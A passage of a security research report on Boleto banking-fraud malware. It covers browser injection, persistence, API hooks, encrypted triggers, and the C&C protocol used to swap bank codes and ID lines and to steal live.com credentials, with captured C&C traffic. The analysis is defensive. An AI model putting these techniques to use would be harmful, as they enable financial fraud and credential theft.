


Figure 9

Intercepted transaction with manual completion of ID number

BOLETO FRAUD IS DIFFICULT TO DETECT

Boleto fraud is very hard to detect from the customer’s point of view, for the following reasons:

- The ID number field does not include any understandable payee information that might help customers double-check the payee identity.
- When making a payment online, customers usually only verify the amount and due date information (they don’t check payee information).
- The malware often displays the original inputs in the validation screens, making it look authentic.

Banks struggle to detect the fraud for the following reasons:


- Transactions arrive from regular, well-known computers, IPs, and accounts.
- Boleto payment is highly popular in Brazil, and there are dozens of payments made by a customer each month.

MALWARE INSTALLATION

The malware relies on UPX to pack a compiled **AutoIt** script. The AutoIt script task is to inject binary code into a system process that will search for browser processes (such as Firefox, Chrome and Internet Explorer) in order to inject malicious code inside of them.

Figure 10

Sample analysis – AutoIt script


OllyDbg - sample.exe
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
C CPU - main thread, module sample
Registers (FPU)
OK
Address Hex dump ASCII
Running

```
00504810  $ 60            PUSHAD
00504811  . BE 00A04B00   MOV ESI,sample.004BA000
00504816  . 8DBE 0070F4FF LEA EDI,DWORD PTR DS:[ESI+FFF4700
0050481C  . 57            PUSH EDI
0050481D  . 83CD FF       OR EBP,FFFFFFFF
00504820  .vEB 10         JMP SHORT sample.00504832
00504822    90            NOP
00504823    90            NOP
00504824    90            NOP
00504825    90            NOP
```

```
EAX 00000000
ECX 016A0000
EDX 7C90E4F4 ntdll.K
EBX 00000000
ESP 0094E3B0
EBP 0094E4A4
ESI 00000000
EDI 00000000
```

This is a compiled AutoIt script. AV researchers please email avsupport@autoitscript.com for support.

```
00505000 00 00 00 00 00 00 00 00 ........
00505008 04 00 00 00 00 00 08 00 ♦.......
00505010 03 00 00 00 50 00 00 80 ♥...P..Ç
00505018 04 00 00 00 90 00 00 80 ♦...É..Ç
00505020 05 00 00 00 D0 00 00 80 ♣...╨..Ç
00505028 06 00 00 00 10 01 00 80 ♠...►☺.Ç
00505030 0A 00 00 00 70 02 00 80 ....p☻.Ç
00505038 0E 00 00 00 10 03 00 80 ♫...►♥.Ç
00505040 10 00 00 00 50 03 00 80 ►...P♥.Ç
00505048 18 00 00 00 90 03 00 80 ↑...É♥.Ç
00505050 00 00 00 00 00 00 00 00 ........
00505058 00 00 00 00 00 00 01 00 ......☺.
```

```
0094FFC8 7C910208 ntdll.7C910208
0094FFCC FFFFFFFF
0094FFD0 7FFD6000
0094FFD4 8054B6ED
0094FFD8 0094FFC8 RETURN to 0094FF
0094FFDC 89BF5628
0094FFE0 FFFFFFFF End of SEH chain
0094FFE4 7C839AC0 SE handler
0094FFE8 7C817070 kernel32.7C81707
0094FFEC 00000000
0094FFF0 00000000
0094FFF4 00000000
0094FFF8 0004D12E
```

Module C:\WINDOWS\system32\uxtheme.dll

How the installation works:

1. If **AvastSvc.exe** is running, wait for 21 seconds.
2. Create a new process identical to it.
3. Unpack binary code to the memory and execute it.
4. Take a snapshot of currently executing processes in the system, and inject the binary code in the first process listed.
5. Terminate the original process.
6. The injected binary code waits for a browser (Firefox, Chrome or Internet Explorer).
7. When a browser runs, allocate memory in the browser memory space.
8. Copy the malicious code to the allocated memory space.
9. Create a remote thread in the browser, execute the malicious code that was injected.

INITIALIZATION

Right after the malware is unpacked and injected into the browser process memory, it creates 3 threads to perform the following operations:

1. Copies itself to the file system to maintain persistence, as a hidden file with random folder and filename under:
   C:\Documents and Settings\<username>\Application Data
2. Creates a new entry in Windows Registry to run automatically at the next system restart
   HKCU\Software\Microsoft\Windows\CurrentVersion\Run
3. Initializes Windows shared libraries, and creates hooks in communication APIs

API HOOKS

In order for the malware to be able to intercept system calls, it needs to install a set of hooks in DLL functions. These hooked functions are responsible for all communication of the browser.

Function	DLL
HttpSendRequestA	wininet.dll
HttpSendRequestW	wininet.dll
InternetQueryDataAvailable	wininet.dll
InternetReadFile	wininet.dll
InternetReadFileExA	wininet.dll
InternetCloseHandle	wininet.dll
CreateProcessAsUserW	wininet.dll
CreateProcessW	wininet.dll
InternetWriteFile	wininet.dll
HttpOpenRequestW	wininet.dll
PR_OpenTCPSocket	nspr4.dll
PR_Write	nspr4.dll
PR_Read	nspr4.dll
PR_Close	nspr4.dll
PR_OpenTCPSocket	nss3.dll
PR_Write	nss3.dll
PR_Read	nss3.dll
PR_Close	nss3.dll
ExitProcess	kernel32.dll
WSASocketW	Ws2_32.dll
WSASend	Ws2_32.dll
WSARecv	Ws2_32.dll
Closesocket	Ws2_32.dll
WSAGetOverlappedResult	Ws2_32.dll
recv	Ws2_32.dll
send	Ws2_32.dll

Using these hooks, each time a new message arrives from the network, the message is intercepted and new communication with the C&C is established so the malware can replace values in the Boleto inside the customer's browser.

SELF PROTECTION MECHANISMS

To protect the dropped files, the malware sets the *Application Data* folder attribute to *hidden*, which is a primitive way of protecting dropped malware components.

The main protection is actually found in the malware itself. The malware is an obfuscated and compiled **AutoIt** script, packed with UPX, making it a challenge to analyze and reverse engineer.


Application Persistence

To make itself persistent, the malware copies itself into the *Application Data* folder, and adds the following registry key to run at startup:

RegKey: HKCU\Software\Microsoft\Windows\CurrentVersion\Run\76e35fb1

Figure 11

Malware copy inside Application Data directory



C:\Documents and Settings\Bozo\Application Data\53ad18c7

TRIGGERS

When communication between the browser and a server is initiated, it is intercepted by the malware that searches for specific strings to check if the information in transit is something the malware wants to capture.

The current version of the malware will *ignore* the following values (we have found evidence that previous versions would collect some of these values):

- .gif
- .jpg
- .jpeg
- .png
- .swf
- .flv
- .bmp
- facebook.com
- hotmail.com

The malware will *intercept data* if it contains the following values:

- *Boleto*
- *pagador.com.br* - a Brazilian online payment service
- *segundavia* - used when requesting a Boleto reissue
- *2via* - used when requesting a Boleto reissue
- *?4798* - part of a Brazilian bank URL
- *carrinho* - shopping cart of an online store
- *live.com* - Microsoft's user experience website


The triggers are encrypted with a one byte XOR encryption (0x42).

When a call is intercepted, the bank code is searched using a list of known (three digit long) Brazilian bank codes.

NETWORK BEHAVIOR

After the malware injects itself into the browser, it starts to intercept all the communication through the code hooks, searching for the triggers. Once a trigger is found, the malware can perform some actions depending on the trigger. It can search for bank codes and the ID number field in the HTML page to replace them if a Boleto was found, or it can search for *live.*com credentials in order to collect them.

All the communication between the malware and the C&C server is encrypted and sent and received through HTTP POST in the following format:



```
POST /index.php HTTP/1.0
Host: [redacted]
Content-Type: application/x-www-form-urlencoded
Content-Length: 421

2ece74e7=4fTewuGo3pPoucnI6qTP0KT2lIu4ucHAtbrSwLXi1Naz4tnW-6_Uybvh2Mu6uMnNtrnS1vur3ta1vpbG
u6De0LvwlNGmoIWYoqnJ172j1Zrl-4eLoqnJ172j1ZrorsnLo7_e1urs_Mu7q9fB9I_T1ruh3oTn-JWU-
v2DkOPiipfl7IeLtr7U06epyZroucjBpqXfmufwlNGnqcnNsPKHy6e4wtSx8uzNuqjU06fs4_T0n97WoqXYwfSc2s
e_7IiE5_6Wxr24yJj7o8jQrbzemuiu1Mi1pM_JuPKJl-P1iYrj_4iU7eyNlOT0i4rh_4mU4_ibkeL8i5X6-
o6R5PyJhOXsjZTi-4uU5PyLleb_j5Ho49nLuK3T0LmghZiypdXFuPKHi7Kl1cW48o_0gaXYw5Oo9PM=HTTP/1.1
200 OK
Date: Tue, 13 May 2014 10:45:42 GMT
Server: Apache/2.2.26 (Unix) mod_ssl/2.2.26 OpenSSL/1.0.0-fips DAV/2 mod_bwlimited/1.4
X-Powered-By: PHP/5.4.22
Connection: close
Content-Type: text/html

4vqCkO34jZTortTItaTPybjyi5fn9YKK4PWJnOXsiJLt_YOK4_qLkOf4m5Hk-IiT-
vSLneT5ioTl7I2U4vuLlOT8i5Xm_4-
R6OPZy7it09C5oIWYs6nPxrughZj7q97QtqPXmuiu0sO6udbGu6Damujj2c2zos7JtqPXxerwzcWmv4WW5_uCluP_
iJTt-ouU7PyOl-b8jJDh-ouU5fqOkeT8iZXi_I2T5PyLlOT9iZfg-YeLoq3J1-rw2MGw8oOQ5vqDl-3_h4u3qd-a
```

The encryption mechanism consists of the application of an XOR transformation with the key **0xA4BBCCD4** followed by a modified Base64 encoding, where characters `+' and '/' are replaced by '-' and '_', respectively. The malware may also obfuscate its encryption process by optionally adding random bytes (separated by the character '=') at the beginning of the data to be encoded, in order to change the padding during the modified Base64 encoding operation.

Requests for Boleto replacement

If the malware finds any information regarding the bank code or the ID number field of the Boleto, it sends a request to the server with the found information. The server then answers with the value that replaces the original value.

The HTTP POST that requests a replacement is sent to the address (this path can change for different versions of the malware):

http://<C&C IP address>/index.php

There are two cases in which the transaction is modified:


- **The Boleto is generated online** and then sent to the victim.
- **The victim fills out the bank form** and enters the ID number for payment manually.

In both cases, the bank code and ID number field are replaced by the malware.

The Boleto is generated online

In this case, the victim accesses a website that remotely generates a Boleto. The malware, acting as a MITB, intercepts the communication, replaces the original Boleto bank code and ID number fields with the fraudulent ones and retransmits them to the browser. An altered Boleto will then be displayed to the victim.

Below is an example of a request for a Boleto bank code replacement:




```
527f25db
<url>http://website.com.br/gerar-boleto</url>
<version>17</version>
<browser> Google Chrome 34.0.1847.131 </browser>
<userid>3</userid>
<ostype>Windows XP Service Pack 3 32-bits</ostype>
<bignumbola>[redacted]</bignumbola>
<final></final>
hRnVGzwYva
```

Where:

- **527f25db** – random data
- **url** - url that is being accessed
- **version** – malware version
- **browser** – infected browser version
- **userid** – server side user id
- **ostype** – operating system type
- **bignumbola** – original bank code
- **hRnVGzwYva** – random data

The C&C server will process the request, replace the data, and send a response back to the infected browser. Below is an example of a C&C server response to replace a Boleto bank code:




```
6212946
<getbol></getbol>
<bignumbola>[redacted]</bignumbola>
<vars></vars>
<ced>55470430</ced>..
```

Where:

- **6212946** – random data
- **bignumbola** – modified bank code

Below is an example of a request for a Boleto ID number field replacement:




```
692b3ee8
<url>http://website.com.br/gerar-boleto</url>
<version>17</version>
<browser> Google Chrome 34.0.1847.131 </browser>
<userid>3</userid>
<ostype>Windows XP Service Pack 3 32-bits</ostype>
<bolahtml>[redacted] 60670000012345</bolahtml>
<final></final>
rFLo1flw0d
```

Where:

- **692b3ee8** – random data
- **url** - url that is being accessed
- **version** – malware version
- **browser** – infected browser version
- **userid** – server side user id
- **ostype** – operating system type
- **bolahtml** – original typeable line
- **rFLo1flw0d** – random data

The C&C server will process the request, replace the data, and send a response back to the infected browser.

Below is an example of a C&C server response to replace a Boleto ID number field:



```
76708118
<bolahtml>[redacted] 60670000012345</bolahtml>
<getbol></getbol>
<bignumbola></bignumbola>
<vars>[redacted]60670000012345</vars>
<ced>92719969</ced>
```

Where:

- **76708118** – random data
- **bolahtml** – modified typeable line
- **vars –** original typeable line


In both cases, the malware will do a *memcpy* to replace the bank code and ID number field in the original Boleto, according to the server’s response.

The victim fills out the bank payment form manually

In this case, the victim accesses a bank's form and fills it out with the ID number field. This can be done for two purposes: to effectively pay the Boleto or to request the generation of a new Boleto (when the original one is expired).

The malware, acting as a Man-in-the-Browser (MITB), intercepts the communication, replaces the original Boleto ID number field (that has been typed by the victim) with the fraudulent one and retransmits it to the bank's website. An altered Boleto will then be paid by the victim on the bank's website.

Below is an example of a request for a Boleto ID number field replacement:




```
32605376
<url>
    http://www.[redacted];
    jsessionid=0000hxGcUOykCFQHsG2GcevdG4h:15aocorh6
</url>
<version>17</version>
<browser> Firefox 3.5.1 </browser>
<userid>3</userid>
<ostype>Windows XP Service Pack 3 32-bits</ostype>
<bol>isPaginaLinhaDigitavel=true&
     boletoCobranca.identificacao.linhaCampo1=[redacted]&
     boletoCobranca.identificacao.linhaCampo2=[redacted]&
     boletoCobranca.identificacao.linhaCampo3=[redacted]&
     boletoCobranca.identificacao.linhaCampo4=[redacted]&
     boletoCobranca.identificacao.linhaCampo5=[redacted]&
     boletoCobranca.identificacao.linhaCampo6=[redacted]&
     boletoCobranca.identificacao.linhaCampo7=[redacted]&
     boletoCobranca.identificacao.linhaCampo8=60670000012345&
     jcaptcha_response=7238&
     continuar.x=35&
     continuar.y=5&
     j_captcha_key=-0.3760944572417382-1400157555991
</bol>
<step></step>
<vars>[redacted]60680000001500</vars>
<final></final>
N5rd64jth
```

Where:

- **32605376** – random data
- **url** - url that is being accessed
- **version** – malware version
- **browser** – infected browser version
- **userid** – server side user id
- **ostype** – operating system type
- **bol** – original typeable line by fields
- **vars** – original typeable line
- **N5rd64jth** - random data

Below is an example of a response for a Boleto ID number field replacement:



```
74295992
    isPaginaLinhaDigitavel=true&
    boletoCobranca.identificacao.linhaCampo1=[redacted]&
    boletoCobranca.identificacao.linhaCampo2=[redacted]&
    boletoCobranca.identificacao.linhaCampo3=[redacted]&
    boletoCobranca.identificacao.linhaCampo4=[redacted]&
    boletoCobranca.identificacao.linhaCampo5=[redacted]&
    boletoCobranca.identificacao.linhaCampo6=[redacted]&
    boletoCobranca.identificacao.linhaCampo7=[redacted]&
    boletoCobranca.identificacao.linhaCampo8=60670000012345&
    jcaptcha_response=7238&
    continuar.x=35&
    continuar.y=5&
    j_captcha_key=-0.3760944572417382-1400157555991
</bol>
<taghtml><li id="boletoRegistradoDdaForm:_id58" class="info"></taghtml>
<fechataghtml></li></fechataghtml>
<tagbola>
    <span title="Codigo de barras: [redacted] 60670000012345      " class="HtmlOutputTextBank">
        [redacted] 60670000012345
    </span>
</tagbola>
<taghtml1><li id="boletoRegistradoDdaForm:_id115" class="info"><span class="[redacted]"></taghtml1>
<fechataghtml1></li></fechataghtml1>
<tagbola1>[redacted] 0680000001500</spam>
</tagbola1>
<taghtml2>boletoRegistradoDdaForm:idPart1" name="boletoRegistradoDdaForm:idPart1" type="text" value="</taghtml2>
<fechataghtml2>" maxlength="5"</fechataghtml2>
<tagbola2>[redacted]</tagbola2>
<step></step>
<getbol></getbol>
<bignumbola></bignumbola>
<vars>[redacted]60680000001500</vars>
<ced>[redacted]</ced>...
```


Where:

- **bol** – modified typeable line as fields
- **tagbola** – original typeable line

The response is a malformed XML, probably due to a server logic implementation bug.

COLLECTING LIVE.COM CREDENTIALS

The malware collects *live.com* credentials as well. The decrypted server request is stored in the C&C server and it looks like the following:




```
ozkIaEmuI7
<userid>3</userid>
<url>
http://login.live.com/ppsecure/post.srf?wa=wsignin1.0&rpsnv=12&ct=1399977975&rver=6
.4.6456.0&wp=MBI&wreply=http:%2F%2Fmail.live.com%2Fdefault.aspx&lc=1033&id=64855&mk
t=en-us&cbcxt=mai&snsc=1&bk=1399977977&uaid=66159e034fce4499b53e2e16f0ffed7</url>
<version>17</version>
<hot>[redacted]%40hotmail.com;password</hot>
ozkIaEmuI7
```

Where:

- **ozkIaEmuI7** – random data
- **userid** – server side user id
- **URL** – URL that is being accessed
- **version** – malware version
- **hot** – *live.com* credentials (username / email and password)

The decrypted server response looks like this:



```
34098840
<getbol></getbol>
<bignumbola></bignumbola>
<vars></vars>
<ced>62474772</ced>
..
```

After the server response is received by the infected browser, victims are still able to use *live.com* resources normally, but their credentials have now been collected by the fraudster.

BARCODE INVALIDATION

